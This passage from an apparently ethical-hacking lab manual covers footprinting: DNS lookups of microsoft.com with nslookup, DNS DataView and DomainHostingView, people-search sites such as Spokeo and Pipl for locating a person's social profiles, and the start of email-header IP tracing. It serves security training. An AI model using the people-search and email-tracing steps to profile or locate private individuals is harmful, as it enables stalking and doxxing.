
```
Administrator: C:\Windows\system32\cmd.exe - nslookup
>
> set type=soa
> microsoft.com
Server: google-public-dns-a.google.com
Address: 8.8.8.8

Non-authoritative answer:
microsoft.com
    primary name server = ns1.msft.net
    responsible mail addr = msnhst.microsoft.com
    serial = 2018071801
    refresh = 7200 (2 hours)
    retry = 600 (10 mins)
    expire = 2419200 (28 days)
    default TTL = 3600 (1 hour)
>
```

## Tool : DNS DataView

DNS DataView is a GUI alternative to the NSLookup tool that comes with Windows operating system. It allows you to easily retrieve the DNS records (MX, NS, A, SOA) of the specified domains. After retrieving the DNS records for the desired domains, you can save them into text/xml/html/csv file.

- Start the **DNSDATAVIEW** application, give domain name and select DNS records type to be fetched.




- Displays all DNS records for give domain (i.e. A, MX, NS, etc.)

Record ...	Domain	Record Type	Host Name	IP Address	More Data	Section
1	microsoft.com	NS	ns2.msft.net	208.84.2.53		Answer
2	microsoft.com	NS	ns3.msft.net	193.221.113.53		Answer
3	microsoft.com	NS	ns4.msft.net	208.76.45.53		Answer
4	microsoft.com	NS	ns1.msft.net	208.84.0.53		Answer
5	microsoft.com	MX	microsoft.com.mail.pro...	23.103.156.42	Preference: 10	Answer
6	microsoft.com	A	microsoft.com	23.96.52.53		Answer
7	microsoft.com	A	microsoft.com	104.43.195.251		Answer
8	microsoft.com	A	microsoft.com	104.40.211.35		Answer
9	microsoft.com	A	microsoft.com	23.100.122.175		Answer
10	microsoft.com	A	microsoft.com	104.43.195.251		Answer
11	microsoft.com	AAAA			Error 9501: No records found for given DNS query.	
12	microsoft.com	CNAME			Error 9501: No records found for given DNS query.	
13	microsoft.com	SOA	ns1.msft.net	208.84.0.53	Admin: msnhsst.microsoft.com, Default TTL: 3600, Expire: 2419...	Answer
14	microsoft.com	TEXT			google-site-verification=6P080W5E-8Q0m6vQ7FMqAvYlDprk...	Answer
15	microsoft.com	TEXT			facebook-domain-verification=g5s19fp3o8aczby6a22clfhzm0...	Answer
16	microsoft.com	TEXT			docsign=d5a3737c-c23c-4bd0-9095-d2f6f212840	Answer
17	microsoft.com	TEXT			v=spf1 include:_spf-a.microsoft.com include:_spf-b.microsoft...	Answer
18	microsoft.com	TEXT			FbUf6DbkE+AwI/w6xgDi8KvrlZusv8L6tbIQZkGrQ/VVKQk8Cj...	Answer
19	microsoft.com	TEXT			facebook-domain-verification=bca5uzvuo3mrw139a00os3o...	Answer
20	microsoft.com	TEXT			adobe-sign-verification=c1fe9bfcd4df0d5778517f29e0934	Answer
21	microsoft.com	TEXT			facebook-domain-verification=m54hfzcrcreqq2zlpf99y2p0kpw...	Answer
22	microsoft.com	TEXT			atlassian-domain-verification=jbey7l2+3WyI+PZ0QUCC6Fc2...	Answer


## Tool : DomainHostingView

DomainHostingView is a utility for Windows that collects extensive information about a domain by using a series of DNS and WHOIS queries. It can provide information related the hosting company or data center that hosts the Web server, mail server, and domain name server (DNS) of the specified domain, the created/changed/expire date of the domain, domain owner, domain registrar that registered the domain, list of all DNS records, etc.


- Start the **DomainHostingView** application and give domain name. It display below information.



- Application displays the domain information like domain registrar, domain owner, domain registration and expiry dates, location of servers etc.,



- Application displays DNS records for the given domain name.




- Application displays Public Servers and IP addresses for the given domain name and domain registrar information.



The screenshot shows a software interface titled "DomainHostingView". At the top, there's a menu bar with "File", "Edit", "View", "Options", and "Help". Below the menu is a toolbar with icons for search, refresh, and other functions. The main area has a search bar labeled "Domain:" with "microsoft.com" typed in and a "Go (F9)" button. Underneath is a section titled "IP Addresses Information". A table lists four types of servers:

Address Type	IP Address	Country	Network Name	Owner Name	From IP	To IP	Contact Name	Address
Web Server	134.170.185.46	USA - Washington	MICROSOFT	Microsoft Corp	134.170.0.0	134.170.255.255	Microsoft Corp	One Microsoft Way, Redmond, WA 98052, United States
Mail Server	207.46.163.215	USA - Washington	MICROSOFT-GLOBAL-NET	Microsoft Corporation	207.46.0.0	207.46.255.255	Microsoft Corporation	One Microsoft Way, Redmond, WA 98052, United States
Domain Name Server	208.84.0.53	USA - Washington	MSFT	Microsoft Corporation	208.84.0.0	208.84.7.255	Microsoft Corporation	One Microsoft Way, Redmond, WA 98052, United States

## FOOTPRINTING THROUGH SOCIAL NETWORKING



### Pre-requisite:

- Computer installed with OS
- Internet Connection (Broadband, Dial-up)

### Footprinting through Social Networking – Websites

- [www.lular.com](http://www.lular.com)
- [www.spokeo.com](http://www.spokeo.com)
- [www.pipl.com](http://www.pipl.com)

**Website : www.lular.com**

We can use **www.lular.com** to find details of a person like their social network profile, etc.


- Access **www.lular.com** from any web browser.




- Click on people search and search for a person name.



- Lullar displays the results in the form of social network profiles of the person.




- Clicking on any result displays the person's social network profile.




## Website : [www.spokeo.com](http://www.spokeo.com)

We can use [www.spokeo.com](http://www.spokeo.com) to find details of a person like their social network profile etc.

- Access [www.spokeo.com](http://www.spokeo.com) from any web browser.



- Click on people search and search for a person name.



- Spokeo displays the results in the form of social network profiles of the person.


The screenshot shows a web browser window displaying the Spokeo search results for the name "Steve Jobs". The URL in the address bar is https://www.spokeo.com/Steve-Jobs?loaded=1. The main content area shows a map of the United States with state outlines. Below the map, there is a section titled "BROWSE LOCATIONS" with links to "Alabama (6)", "Arizona (13)", and "Arkansas (3)". To the right of the map, a red box highlights the search results for "Steve Jobs". The results list four entries:

- Steve Jobs, 32**  
CUPERTINO, CA  
Related to Laurene Jobs, Armin Jobs, Reed Jobs  
[SEE RESULTS](#)
- Steve Jobs, 35**  
AMSTERDAM, NY  
[SEE RESULTS](#)
- Steve Jobs, 29**  
ROCHESTER, MI  
[SEE RESULTS](#)
- Steve Jobs, 37**  
ALLEN, TX  
[SEE RESULTS](#)


## Website : [www.pipl.com](http://www.pipl.com)

We can use [www.pipl.com](http://www.pipl.com) to find details of a person like their social network profile etc.


- Access [www.pipl.com](http://www.pipl.com) from any web browser and search for any person name.



- Pipl displays the results in the form of social network profiles of the person.



## EMAIL FOOTPRINTING



### Pre-requisite:

- Computer installed with OS
- Internet Connection (Broadband, Dial-up)

### Email Footprinting – Websites

- [www.ip2location.com](http://www.ip2location.com)
- [www.whatismyipaddress.com](http://www.whatismyipaddress.com)
- [www.whoreadme.com](http://www.whoreadme.com)


### Email Footprinting – Tools

- Email Tracker Pro


## Website : [www.ip2location.com](http://www.ip2location.com)

IP2location.com can be used to find the IP Address of the email sender by analysing email headers.


- To find the IP address of email sender, access the email received and select Show original in the options.



